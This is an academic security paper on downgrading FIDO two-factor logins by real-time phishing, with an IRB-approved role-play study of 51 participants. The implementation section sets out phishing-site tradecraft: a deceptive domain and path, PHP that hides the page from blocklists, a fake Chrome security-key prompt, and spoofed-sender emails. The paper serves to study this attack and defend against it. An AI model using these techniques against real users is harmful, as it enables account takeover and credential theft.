FIDO2 includes WebAuthn API and the Client to Authenticator Protocol (CTAP2). CTAP2 triggers browsers to display a prompt window, which includes the domain name, when a website tries to communicate with the dongle. CTAP2 is backward compatible and supports *U2F* functionalities, which do not trigger the prompt. An attacker can use the latter to avoid the browser prompt, or even exploit it to their favor (see Sec. 4.1).

Table 1: All 23 FIDO-enabled websites in Alexa's top 100 allow weaker 2FA alternatives to be registered alongside FIDO.

	Support FIDO		Do not support FIDO	Total
	allow alternatives	do not allow alternatives		
FIDO partner	14	0	15	29
Others	9	0	62	71
Total	23	0	77	100

3 Problem Statement

Different login means affect the security of users' accounts [11, 37]. Reports from Google [20] and Microsoft [62] show that multiple 2FA schemes are widely deployed as alternative logins (users select the 2FA challenge in every login attempt), or recovery mechanisms. Except FIDO, none of the common 2FA is secure against real-time phishing. Previous work on FIDO focused on its usability [14, 24, 30, 73]; limited work questioned its security in real-world deployments, where alternative 2FA and secure recovery are necessary. In practice, account recovery is an expensive operation for service providers [61], and remains vulnerable to social engineering attacks [29, 76]. FIDO specifications focus on authentication, but provide only general recommendations for recovery [31].

To measure the extent by which weaker 2FA alternatives to FIDO are used, we manually inspected Alexa's top 100 websites, reviewing documentation for websites' FIDO authentication policy (when available), and creating accounts on those websites that offer public access to test their policy in practice. Results are shown in Table 1; 23 websites (10 organizations) allow choosing alternatives to FIDO. Users of these sites are thus potentially vulnerable to real-time phishing, even when using FIDO. More disturbing, most of these sites *force* users to first register an alternative 2FA before enrolling their FIDO dongle, and as we show this practice undermines the added security of FIDO.

Google's Advanced Protection [32] is the only known program where weaker 2FA alternatives are not supported. The program is opt-in (and account recovery does not scale easily to millions of users, see Sec. 8.1), thus not included in Table 1.

4 Downgrading FIDO via Social Engineering

Our attack starts as a typical real-time phishing (see Fig. 1), with the user on the phishing website and the attacker on the legitimate website at the same time. After relaying the user's credentials (Step 2 in Fig. 1), the attacker is presented with the FIDO-prompt page from the legitimate site (Step 3), and in turn displays a FIDO-prompt page to the user (Step 4).

At this point, the attacker waits until the user authorizes their FIDO token to interact with the attacker's page through





Figure 1: Downgrading FIDO via social engineering. Dashes indicate longer time stretches, reflecting when the user acts.

the browser (Step 5).[2] The attacker can leverage standard API functions (*e.g.,* `u2f.register` and `u2f.sign` for U2F), so that the attacker is notified when such an authorization-for-interaction occurs. When the browser communicates the result of the challenge-response, the attacker ignores the result of this interaction because all they need to know is that the user has inserted the token. The attacker then chooses, on the legitimate website, to use an alternative second factor method from the list pre-configured by the (victim) user on the website (Steps 6–9), and displays a page prompting the user for that same method (Step 10). Depending on the website, this step can simply be presented to the user without any indication as to whether her FIDO-trial was successful. In our phishing implementation below (Sec. 4.1), we show how Google's default message to users helps our (attacker's) cause. Upon getting the token from the user (Step 11), the attacker forwards it on to the legitimate website (Step 12), hence gaining access.

Timing and ordering notes. In Fig. 1, Steps 6–9 can vary between websites; some present the user with options; others may choose for the user. These four steps (*i.e.,* 6–9) must however occur quickly so that the page in Step 10 is displayed to the user right after the user's FIDO authorization in Step 5. To speed-up displaying the OTP prompt to the user (Step 10), the attacker can initiate Steps 6–9 before 5, so that the OTP prompt (Step 10) is ready immediately after the user's authorization. However, the delay between Steps 9 and 12 must also be kept small before the website's OTP token expires. All such steps can be automated, thus delays can be kept minimal.

Reflections on Step 10. A key element in this attack oc-

[2] Some models require a button press; others a touch.



(a) FIDO prompt generated by the browser. (b) Google Authenticator prompt

Figure 2: Screenshots of the Google's login page.

curs in Step 10, where the user will be prompted for another authentication factor after using the FIDO token. We believe that seeing three login steps (password + FIDO + OTP) likely sends a false signal to the user that this login trial is even more secure than with two factors (password + FIDO). Google's OTP page (see Fig. 2), for example, has the sentence *"This extra step shows that it's really you trying to sign in"*. When an attacker displays that page after its fake FIDO-prompt, the user would interpret it as an "extra" beyond password + FIDO, but it is intended (by the legitimate site) as extra to only the password. In our implementation, we constructed this (phishing) page with the statement as-is. The "extra step" here *enables* our attack, as it helps attackers downgrade FIDO to other methods.

Variations to Step 10. Depending on the design of the legitimate website, variations other than presenting a page with an alternative authentication (Step 10) immediately after the FIDO prompt may be more effective in tricking the user. For example, similar to approaches discussed in previous research [77], the attacker may display: *"due to technical error, we are unable to process your FIDO token at this time"*, or *"our FIDO-handling service is currently down, please use another method"*. The latter avoids the use of FIDO APIs altogether, so alert messages familiar to the user in the browser-displayed FIDO-prompt box (where attackers have no control over the message within) are avoided.

4.1 Attack Implementation

In preparation for running a user study to test the effectiveness of this attack, we implemented a phishing website that behaves in the manner explained above. The website targets Google's login page. Details of the user study, including ethical considerations, are discussed in Sec. 5.

Our complete phishing pages are available in [83, Fig. 5]. We obtained the domain `two-step.online` as our phishing domain, got a Let's Encrypt certificate for the domain, and placed our phishing pages inside a `google.com` directory on our server. We intentionally opted for a domain with valid words in a non-traditional TLD such as `.online` for two reasons: (1) we could get a TLS certificate without being flagged as suspicious [72], and (2) users that do not understand how URLs work but might have a look at it would not be alerted as `google.com` is present [81, 92]. Our `index.html` page would get periodically blocklisted every few days, and so we hid it such that it is only accessible through a randomly generated alpha-numeric string. The page would thus only be reachable by a link, which would be emailed to potential victims. While on the phishing website, the browser's URL bar would have a green padlock icon with the URL:

https://login.two-step.online/google.com/index.php?acc=8[..]b


Corresponding PHP code at the start of `index.php` reads:

```
<?php header('Access-Control-Allow-Origin: *');
if (htmlspecialchars($_GET["acc"]) != "8FkuX...") {
  echo "This is Index.php!"; exit(0); } ?>
```

where `acc` is the variable containing the random string.

When implementing our phishing pages, shown in Fig. 3, we did not borrow content from Google's website; we neither pre-downloaded content from Google to upload to our pages, nor linked to Google content from our pages. The former is not quite straightforward because Google employs code obfuscation techniques on its webpages (*e.g.,* to thwart phishing attacks); the latter was avoided to evade potential phishing detection through analyzing our server's requests to Google's web-content [67]. The only object we downloaded and uploaded onto our server was Google's logo (image). Note that creating our phishing page would be feasible for any attacker with moderate web programming experience. Our implementation of Google's pages resulted in fewer than 2K lines of combined PHP/JavaScript/HTML/CSS code.

Recall from Sec. 2, the authentic FIDO prompt is typically displayed outside of the attacker-controlled area of the browser to prevent attackers from replicating the prompt within the content pane; note, *e.g.,* for Chrome, the top tip of the box overlapping the URL bar (see Fig. 2a). Recall also that browsers capture the domain from the URL bar and display it to the user within the FIDO-prompt box. It is thus helpful (to the attacker) to use API functions that do not display this box to the user, yet gets the browser to notify the webserver that a dongle was inserted. For Step 10 (Fig. 1), we used the `u2f.register` function, which does not display browser-generated prompts. With this function, communications with the user are left to the website devel-



(a) Attacker's FIDO prompt.

(b) Attacker's Google Authenticator prompt.

Figure 3: Screenshots of the phishing page.

oper (*i.e.,* through standard HTML and JavaScript).[3] As an attacker, we do not control the legitimate displayed message; it is browser-generated. So we implemented a mimicry of the Chrome-generated FIDO prompt as a `gif` image that looks like Chrome's box,[4] with a message identical to the authentic one: *"Use your security key with google.com"* (Fig. 3a). The `gif` had an animated indeterminate progress bar, almost similar (visually) to Chrome's authentic one (Fig. 2a). Since it was an image, it was fully contained within the browser's content pane, located vertically at pixel 0 (top-most point).

Finally, since our aim is only to test the effect of our attack on participants in Sec. 5 (*i.e.,* we do not want to actually steal credentials), we did not implement back-end communication between our phishing website and Google.

5 Evaluation Methodology

We designed a user study to test the effectiveness of the above social engineering tactics. In comparison to studies that test the usability of systems, designing a user study to test attack effectiveness is often challenging. The study must be ethical. It should reflect a user's true keenness in protecting their assets. Moreover, the explanation of the study tasks to participants should not (1) artificially lead participants to fall for the attacks in question, and (2) artificially alert participants so they detect/avoid the attacks.

[3] Note that even if a browser-generated box was used, users may already be oblivious to the messages displayed within that box.

[4] An adversary can generate similar prompts for other browsers.

5.1 Design Decisions

We considered several study designs before ultimately developing our methodology, including carefully considering legal concerns [44, 45] and ethical issues as summarized by Finn & Jakobsson [26]. While it does add realism, we dismissed the idea of using participants' real credentials in a field study without a priori consent because previous work [44] has shown that it can lead to participants feeling violated even after learning that no personal data was compromised. A variation of this approach [45], where a clever study design has participants entering their real credentials to a legitimate site rather than a researcher-controlled site was technically not viable for our particular attack.

Another line of phishing studies [19, 46, 56, 71] ask participants to classify pages as phishing or legitimate without submitting any credential, usually to measure the effectiveness of security indicators. This approach did not align with our intended goal of measuring the effectiveness of FIDO protocol against our phishing attack, thus was not a viable study design. Yet another approach [67, 86] to studying phishing is to analyze logs from service providers to investigate the occurrence of real phishing attacks. To the best of our knowledge the downgrade attack presented in this paper is novel and there are no reports that it has been exploited in the wild, thus logs would be unhelpful. Focusing on user perspectives instead, qualitative studies [16, 46] aim to understand users' attitudes and reasoning regarding phishing, but these subjective accounts do not provide objective measures of the effectiveness of particular attacks.

We next considered phishing studies based on role playing. Such studies typically use fictitious scenarios to simulate the experience of a user that receives legitimate and unsafe emails. The tasks are typically easy and can be performed by an average user, thus participants do not need the proper experience for the role. Prior studies have used various roles: a university worker (who receives 6 phishing emails out of 14 in total) [78], a political campaign volunteer (3 malicious emails out of 8) [28], a company employee (5 malicious emails out of 19) [53], or a user doing online shopping (gets a phishing email after each online purchase) [22]. Such studies have limitations because participants may behave less securely with mock credentials [77]. However, role playing experiments do not raise ethical concerns and they would allow us to perform a realistic downgrade attack during experiments.

After careful consideration of the technical requirements of our attack, and the ethical and legal implications of exploiting participants' personal credentials, we decided to design a role playing experiment followed by a semi-structured interview. We believed that the combination of the two methods would minimize the limitations of either individual method by providing an opportunity for cross-checking our data.

5.2 Study Design

We recruited participants using flyers, university mailing lists, and social media posts. Participants visited a webpage describing the study, its duration, and the compensation before scheduling the interview. The study advertisement generically explained that the purpose of the study was to evaluate and improve the usability of email clients. To eliminate any later doubt by participants about the safety of their legitimate credentials, participants did not use their own email accounts. We provided user accounts and credentials (with a randomly-generated strong password) created specifically for this study. However, to maintain ecological validity, we designed a study scenario that indirectly encouraged participants to think about the security of these accounts.

We ran the study in-person concurrently in two international cities near the end of 2019, one in North America (Ottawa, Canada), below suffixed with *-N*, and one in Europe (Zürich, Switzerland), *-E*. To maintain consistency in both cities, we carefully documented the study protocol and had the two researchers running study sessions follow this common protocol. Participants were monetarily compensated for their time, receiving CHF20 in Zürich, and $10 in Ottawa. Participants first completed a demographics questionnaire then they went through the study scenario, during which they were asked to *think-aloud* (*i.e.,* to describe their thought process out loud). We next gathered feedback from participants through a semi-structured interview.[5] We designed the interview questions to *indirectly* gauge participants' awareness of the phishing attempts. Following previously established notions of determining participants' thoughts [29], we asked:

> *"If we told you that 50% of our participants access fake websites during their study sessions, do you think you are one of them? Why/Why not?"*

We did not ask participants about each email, one-by-one, whether it was a phishing attempt to avoid making them overly vigilant, and potentially biased to answer "yes". However, we still allowed participants to go back to the emails and check them during the interview, should they ask to do so.

At the session's end, the researcher provided participants with a debriefing form, explaining the true purpose of the study and answered any questions they had. Each session lasted approximately an hour, throughout which the researcher took notes to provide insight into participants' thought processes (*e.g.,* if participants hesitated when opening links (phishing or legitimate), if they hovered over the links to view the URL, and any comments they had on the emails). Study sessions were audio-recorded, and the interview portion was transcribed for analysis, and the researchers referred back to the audio recordings for more context when needed. The study received IRB approval in both cities.

[5] The interview script is detailed in [83, Appendix E].

5.2.1 Study Scenario

Participants were asked to role play *Jordan Hart*, a new employee in a technology company on her/his first day of work. They were provided with their company gear: a laptop, smartphone, and a security key (the FIDO dongle). Participants were asked to read and sign the employee on-boarding information sheet (Appendix A), a common practice in industry. This sheet outlined the company policy with respect to safeguarding company information and avoiding scams and phishing attacks, as well as explaining FIDO keys and their associated security benefits in language adapted from Google's *Security and identity products* pages [33]. The sheet listed Microsoft Outlook as the company's primary email provider, included Jordan's Outlook account credentials (username and password), and provided their Google services credentials. We created real Microsoft and Google accounts. The sheet also included the names and email addresses of Jordan's manager, IT manager, and HR person, from whom Jordan would receive emails. We created real Microsoft email accounts for each of them. To make sure participants were comfortable using the FIDO key, the researcher–acting as the IT manager–asked participants to login to their email with the key as a second factor, and explained how to use the Google Authenticator app (pre-installed on Jordan's smartphone) in case of technical difficulties (Appendix A).

Jordan's Microsoft email inbox contained 15 emails [83, Appendix F], divided into 5 folders, one for each day of the week [83, Fig. 7]. Participants were asked to assume that they login to their Outlook account daily, handle emails received that day (as tagged), logout and shutdown their laptop before going home, and come back the next day to do the same steps. The researcher simulated shutting down the laptop when indicated by the participant by logging-out of their email and clearing the browser cache after finishing each day's emails. Participants used Google Chrome.

5.2.2 Emails

Four of the 15 emails were phishing, containing a link to our phishing website (Sec. 4.1). Such emails were spearphishing (targeted). We chose to have such a high number of phishing emails in the first week of employment to give participants a higher-than-normal chance to recognize our phishing attack. In Sec. 6.2, we explain how detecting a single phishing email suffices for us to count the participant amongst those who did not fall for our attack.

We used PHP's `mail` function to send out the phishing emails using a spoofed source email address. To ensure realism, these emails included errors like grammatical mistakes and typos, mimicking typical phishing emails. Non-phishing emails were sent from the authentic email accounts of the company's employees (Jordan's manager, IT manager, and HR person) through the email web client. All emails were sent at once before we started recruiting participants, and sim-

ply marked as unread before the next participant. When we initially sent them, we manually moved those that were placed into Jordan's Spam folder (legitimate or phishing) into the Inbox folder (see [83, Fig. 8] for an example of a legitimate and a phishing email, both appearing to be from the IT manager). Note that, as in real-life, when visiting our phishing pages, participants will see the fake login form even when they are already logged-in to Jordan's Google account. This has alerted vigilant participant, P2-N, to our phishing attempts.

Some emails, legitimate and phishing, included links to documents. We created actual documents for every such email, and stored them on Google drive. Legitimate documents were only accessible through Jordan's Google drive account. We (attacker) set the other documents on Google drive as accessible with a link, and redirected to them after the user finished logging-in to our phishing website. This way, the browser's URL bar would display an authentic Google domain after the participant's persona credentials were phished.

5.3 Participants

We recruited 51 participants for this study: 25 in *city-E* and 26 in *city-N*. Our dataset (available in [83, Appendix D]) is balanced in terms of gender: 26 participants identified as female, 24 as male, and one chose "Other or prefer not to answer". Our participants were between 18 and 64 years old ($\mu = 29.9, Med = 27$). The vast majority of participants had an undergraduate or a graduate degree ($n = 46$), and most have previous experience with 2FA ($n = 31$).

5.4 Limitations

We designed our study to create an atmosphere that emphasized the importance of keeping the persona's accounts secure. However, participants did not use their own credentials, which may have affected their motivation to protect these credentials. The semi-structured interview along with researchers' notes provided deeper insights in identifying reasons why participants' accessed links in our phishing emails. Although one of FIDO's design goals is ensuring security regardless of users' experience and anti-phishing skills [55], our results may have been affected by participants' lack of familiarity with FIDO keys, and the lack of proper context for judging if emails are following-up on real events. Additionally, our data set is skewed towards relatively young participants who may lack anti-phishing training usually received in work settings.

6 Analysis Methodology

We used the Qualitative Content Analysis Methodology [47] to analyze qualitative data collected throughout the study (*e.g.,* post-testing interview scripts, and researchers' notes including participant's comments on the content of emails and whether they entered their credentials to the website linked in the email). We developed an analysis matrix to cover the main topics relevant to our research questions. The matrix comprised of four categories with which we coded our data: *identifying phishing links, participants' perception of FIDO, their perception of 2FA, and their security attitude and awareness*. We then followed an inductive analysis method, and performed open coding to look for interesting themes and common patterns in the data using NVivo software. Themes irrelevant to our research questions are not discussed herein. As recommended by previous work [13], and similar to previous research (*e.g.,* [16]), data was coded by a single researcher with considerable experience in Human-Computer Interaction (HCI), security, and qualitative data analysis, so that this researcher would perform rigorous analysis by being immersed in the data. Two researchers met regularly to discuss the codes and interpret the data. To verify the reliability of our coding, we had a second researcher code 25% of the data individually. We calculated Cohen's Kappa coefficient [15] to determine inter-rater reliability, which indicated "*almost perfect agreement*" [54] ($\kappa = 0.82$).

6.1 How to assess phishing susceptibility?

To identify participants who could be victims to our attack in practice, we need a mapping between their behaviour in the study and their attack susceptibility in practice. Simply classifying those who submit their credentials to one of our phishing links as potential victims may not be accurate because: (1) participants may not be as keen to protect their study credentials as they would their own, and (2) participants may think they need to process all emails regardless of their suspicion because this is what the study is asking them to do. We took measures to reduce the impact of both points, *e.g.,* through emphasizing the importance of security to the persona's employer, and integrating actions with interview responses. Only two participants mentioned they were not paying attention because they thought it was the study's instructions, highlighting the importance of our measures.

Participants' actions (during the study) and awareness of the attacks (in the study) may or may not align. We use both parameters, *i.e.,* actions and awareness, to assess each participant's phishing susceptibility in practice; combining both parameters yields four possible cases, which are summarized in Table 2 (first 3 columns). According to these two parameters, we will rate each participant as *susceptible*, *potentially susceptible*, or *not susceptible* to our phishing attacks in practice (column 4 in the table). (Details on how we determine a participant's awareness of the attacks in our study can be found in Sec. 6.2 below.)

Normally, a participant who is unaware of our phishing attempts would submit their credentials to our phishing website. This is Case 1 in the table. A vigilant participant would normally refrain from submitting their credentials, and confirm their awareness of phishing attempts in the post-study

interview—Case 4.

Cases 1 and 4 are straightforward; we classify the former as "susceptible to phishing", the latter as not. We classify Cases 2 and 3 as "potentially susceptible to phishing". In Case 2, although they did not submit credentials, participants are unaware of any phishing attempt. In Case 3, participants are classified as aware, yet they submit credentials.

6.2 How to determine awareness of phishing?

Determining participants' awareness from the interview is not trivial. Participants responses' varied greatly. For example, to the above question (*"If we told you that 50%..."*), some participants answered affirmatively, but only name examples of non-phishing emails. Others answered affirmatively, but said they did not remember which ones were phishing. We also had participants who first denied being in the 50% that accessed fake sites, then hesitated, alternating between "yes" and "no", then changed their minds, and gave a few true phishing examples. And there were participants that provided an immediate affirmative response, reconsidered, and finally decided there were no phishing emails. We thus ignored their direct 'yes/no/maybe', and instead relied on objective portions of their comments to assess awareness, as described next.




Figure 4: Determining awareness of our phishing attempts.

Any participant who (i) identified at least one phishing email or (ii) named a true phishing indicator is classified as *aware-of-phishing-attempts*, regardless of what else was said during the interview. Participants classified as *unaware-of-phishing-attempts* included those who: just denied being in the 50%; affirmed being in the 50%, but gave only examples of non-phishing emails; or affirmed but gave only false phishing indicators. Figure 4 shows this criteria, alongside common example responses in our study that we discarded because the awareness criteria was met. By *true phishing indicators*, we mean the website's URL, and commonly agreed upon (though non-robust) signs of phishing emails [40], like typos, lack of context, and grammatical mistakes. Unencrypted email is an example of a *false phishing indicator*.

Conservative classification of attack awareness. Following the criteria in Fig. 4, we classified participants as *aware-of-phishing-attempts* even in situations where it is hard to tell whether they were truly aware. Thus we provide an upper bound on awareness. For example, a participant who named a true phishing indicator, yet asserted seeing no phishing emails is still classified as *aware-of-phishing-attempts*. Classified likewise is a participant who gave an example of one phishing email, mistakenly identified two non-phishing emails, and asserted there were no other phishing emails (*i.e.,* missing three others). We used conservative criteria for two reasons: (1) we increase certainty that participants classified as *unaware-of-phishing-attempts* would most likely be unaware of similar attempts in practice, and (2) participants may have forgotten which emails were truly phishing by the time they reach the post-study interview (there were 15 emails in total). We purposefully avoided showing each of the 15 emails to participants and asking them which were phishing to avoid priming. Our hypothesis here is that, if during the study, a participant suspected a phishing attempt, they would recall that and indicate it in a manner captured by the criteria in Fig. 4.

Table 2: Classifying participants' susceptibility to our phishing attack in practice, from their study behaviour.

Case	Participant		Susceptible	Results	
	aware-of-phishing-attempts	submitted credentials		#	%
1	Unaware	Yes	Yes	28	55
2	Unaware	No	Potentially	1	2
3	Aware	Yes	Potentially	17	33
4	Aware	No	No	5	10

Conservative classification of attack susceptibility. We determined susceptibility based on two factors that we first assessed independently: awareness and submission of credentials. "Awareness" is not per email, but per participant. So even if a participant named one phishing email but missed all others (or asserted there were no others), we still classify them as *aware-of-phishing-attempts*. When we check whether this participant submitted credentials to our phishing website, we do not match the phishing email they fell for in the study with the email they named in the interview. For example, a participant who noticed only one phishing email, E2, is classified as *aware-of-phishing-attempts*, even if they asserted there were no others. If this participant submits credentials upon clicking on the link in any phishing email (E2 or another), we classify them as "potentially susceptible", not as "susceptible". One would argue that this is a "susceptible" participant because an email successfully phished their credentials. Being conservative, we opt to use any minor indication that a participant might notice similar attacks in practice as grounds for avoiding classification as "susceptible". By classifying only the most blatant case as "susceptible", we provide a lower bound for susceptibility to attacks.

Examples of aware participants. From our analysis, the following are examples classified as *aware-of-phishing-*

attempts. P17-E said, *"No, I think I haven't... Ah! maybe this Sam Logan is a phishing [email]. [...] he [emailed] twice, it could be... I don't know. If I got phishing, this is the only email I feel it could be."*. P17-N said, *"Yes, [I was in the 50%] [...] I was taking it for granted that the emails I was getting from the employees at the company were legitimate. [...] So I think that Sam Logan ones were, at least the one that I got from Sam Logan on the Friday was definitely a phishing email [...] Now that I'm thinking about it, that was definitely a phishing email, because of how poorly worded it was."*. P25-E said, *"I received many phishing emails here (identified them correctly during the study). I think there were two types, first the email about account change. The address looked it is coming from the source but as the company doesn't have any encryption I cannot be sure. I would have gone physically to the person. And the others that asked for google credentials, for those I just checked the address."*

Examples of unaware. P10-N said, *"I don't think so. [...] Everything seemed legitimate enough and seemed business-y. And I look[ed], everything looks like pretty work-related and exactly related to what the e-mail said it would be. Yeah. It wasn't like I just clicked on a link and it really brought me to some random page or something, it was related to what the e-mail was saying. So it seems legitimate to me."*. P13-N said, *"I just went to hotmail, the outlook website which I very often go. And I logged in from there. So I think it seemed fine."*

7 Results

Through our data analysis, we looked for an effect of location by comparing data from the North American and European cities where the studies were conducted; we found no clear distinctions between the two groups. Our qualitative analysis did not reveal themes distinct to either city and we found no statistically significant difference between the two groups' susceptibility to phishing attacks ($X^2(2, N = 51) = 1.64, p = .44$). We thus discuss the amalgamated results, within the context of the two research questions in Sec. 1.

7.1 Phishing Susceptibility with FIDO (RQ1)

Table 2 summarizes the results; 57% of participants (Cases 1 + 2) were classified as "unaware of phishing attempts", and all but one of these participants (P12-E) submitted credentials to our phishing website. Given our conservative measures in classifying susceptibility, our results suggest that at least 55% (Case 1) of participants would be susceptible to our phishing attacks in practice. The one participant in Case 2, P12-E, was very rapid in going over the emails. She did not click on any phishing link, and also ignored several non-phishing links. She gave very short, non-informative, responses in the post-study interview. When asked why she did not click on links in the emails, she simply said, *"There is no particular reason"*. In contrast, 43% of participants (Cases 3 + 4) were classified as aware of phishing attempts, but only the Case 4 participants (10% of all participants) are likely to detect the discussed phishing attempts in practice. A Fisher's Exact Test suggests that participants who were aware of phishing attempts were less likely to submit their credentials than those who were unaware ($p = .047, N = 51$). Contrarily, Fisher's Exact Tests showed that neither gender ($p = .60, N = 51$), generation[6] ($p = .34, N = 51$), nor having work experience ($p = .23, N = 51$) significantly influence susceptibility to phishing.

7.1.1 Takeaway

Our focus in the present paper is to determine user's susceptibility to phishing, particularly while using FIDO. We noticed that all participants who appear to have detected and avoided our phishing attempts (Case 4) would have done so also without using FIDO. The phishing indicators they mentioned, and the reasons they discussed as to why they avoided submitting credentials to our phishing site are not related to FIDO. Likewise, those whom we classified as susceptible to phishing are susceptible despite using FIDO. That is, using FIDO did not protect them from our downgrade attacks. Essentially, what we were looking for in this research is cases of users who would have fallen for phishing without FIDO, but have not because of using FIDO. We found none.

7.2 Phishing detection while using FIDO (RQ2)

When we asked participants if they had accessed fake websites during their session, participants were evoked to think about the emails more deeply, and discuss reasons they used to classify emails as phishing or safe. Through our analysis of qualitative data, we found that participants relied mostly on general phishing indicators for determining whether the emails they received were phishing. Table 3 summarizes reasons why participants classified an email as phishing (seven), and reasons for classifying an email as safe (eleven).

7.2.1 Reasons for classifying emails as phishing

We grouped the phishing indicators discussed by participants into two categories: technical, and non-technical. The two technical indicators were suspicious *URL*, and that the *repeated login* prompts were unusual behaviour. P2-N explains, *"It wants [me] to log onto Google even though I was already logged on to Google on just another tab[...] This was not a thing I noticed at the beginning when I was doing the experiment [...]. Now that I'm thinking about it. Yeah, makes sense, right? Like why are they asking you to log onto Google again when you're already logged onto Google?!"*

[6] We assigned generation labels, based on participants' ages, as in [49].

Although the identified technical indicators can alert users, they are not ideal from a usability perspective. Users do not always check the URL bar [42], and even if checked, users do not necessarily know the correct URL [6]. Users may also lack a proper understanding of the structure of URLs to be able to assess their legitimacy [6, 19, 92]. In addition, it is unlikely that typical end users would know that a website would only require users to re-login if the session cookie has expired (the three participants discussing the *repeated login* indicator had studied Computer Science or Computer Security). In fact, *repeated login* prompts can provide users with a false sense of security, because the system appears more secure if it asks for two factors at every login. P22-N explained, *"I think when I clicked on the one that didn't ask [...] for the two factor authentication, it just went straight to the [Google] Doc then I [thought] something bad happened. Because every other time [...] it would ask me to sign in again [...] but that one suddenly didn't. And it just makes me kind of feel like 'uh-oh what happened?!"'*

Participants also discussed non-technical indicators, such as poor *grammar and styling*, and the presence of a *hyperlink* in the email. Other non-technical indicators stem from the participant's knowledge of the sender, including that the *tone* of the email was unexpected, the language of the email did not match that of the sender (*sender language consistency*), and that the email was out of *context*. P16-E said, *"If it is just, like my boss sending a book to download, and we talked about it, it's fine. But if it is a random book, then it's weird."*

Non-technical indicators rely exclusively on users' judgement, are inconclusive, and are relatively easy to manipulate. For example, while *context* appears to alert some users against phishing (as described herein and in previous work [46]), attackers can adjust their techniques to increase their phishing emails' credibility [84]. In fact, an email can have an expected tone, a language that appears consistent with the legitimate sender's, relevant context, proper grammar and styling, no hyperlink, and yet belong to a phishing campaign.

None of our participants mentioned relying on FIDO to identify phishing emails, and rightfully so. It is not quite clear how FIDO can be used as a complete phishing indicator—it may benignly fail due to technical errors, *e.g.,* broken dongle.

7.2.2 Reasons for classifying emails as safe

When examining reasons why participants identified emails as safe, we found that they again relied on technical and non-technical indicators (Table 3). As many participants ended-up misclassifying emails as safe, such reasons may have misguided participants. In these cases, participants erroneously interpreted the *URL* (linked in the email) as a safety indicator. For example, some participants concluded they were safe from phishing because opening the links in the emails did not lead to obviously malicious behaviour (*e.g., popups*). Others ($n = 3$) indicated they *"felt more secure with 2FA"* (P23-E) and were protected against phishing because they were using FIDO (*using FIDO/2FA*). Interestingly, requiring the use of *Google Authenticator* (part of our attack) gave some participants a false sense of security. P21-N said, *"I had to put in the information [code] as well and I felt secure: the company even took me to verify everything [using the Google Authenticator] to make sure that it was secured"*. These participants either viewed the authenticator an additional factor or assumed it was part of FIDO, and some even thought FIDO was more secure because of the authenticator. P10-E explained, *"If you have to use the authentication app on the phone, with the changing number always, it is really difficult for someone to hack your system to find this kind of information."*

Non-technical reasons also emerged for classifying emails as safe, based on context and the user's expectations (*e.g.,* their social and professional life). For example, users expect to receive emails from their institutions' official *communication channels*, which gives these emails credibility. This finding mirrors that of Conway *et al.* [16] where participants felt more secure at work. We also found, similar to previous work [6], that participants relied on quickly inspecting the *login interface* or the *content* (*e.g.,* a Google Sheet) to which the link in the email redirects, and comparing it to their expectations. P18-N explained, *"I think I did a little bit of due diligence when I signed in, so [I] should be OK. Like I checked when I was logging in [that] I was logging in to the right thing. Most of the things that came up were Gmail and Outlook. The only one document that [I] opened was a Google document which did ask for my authentication"* (as part of our attack).

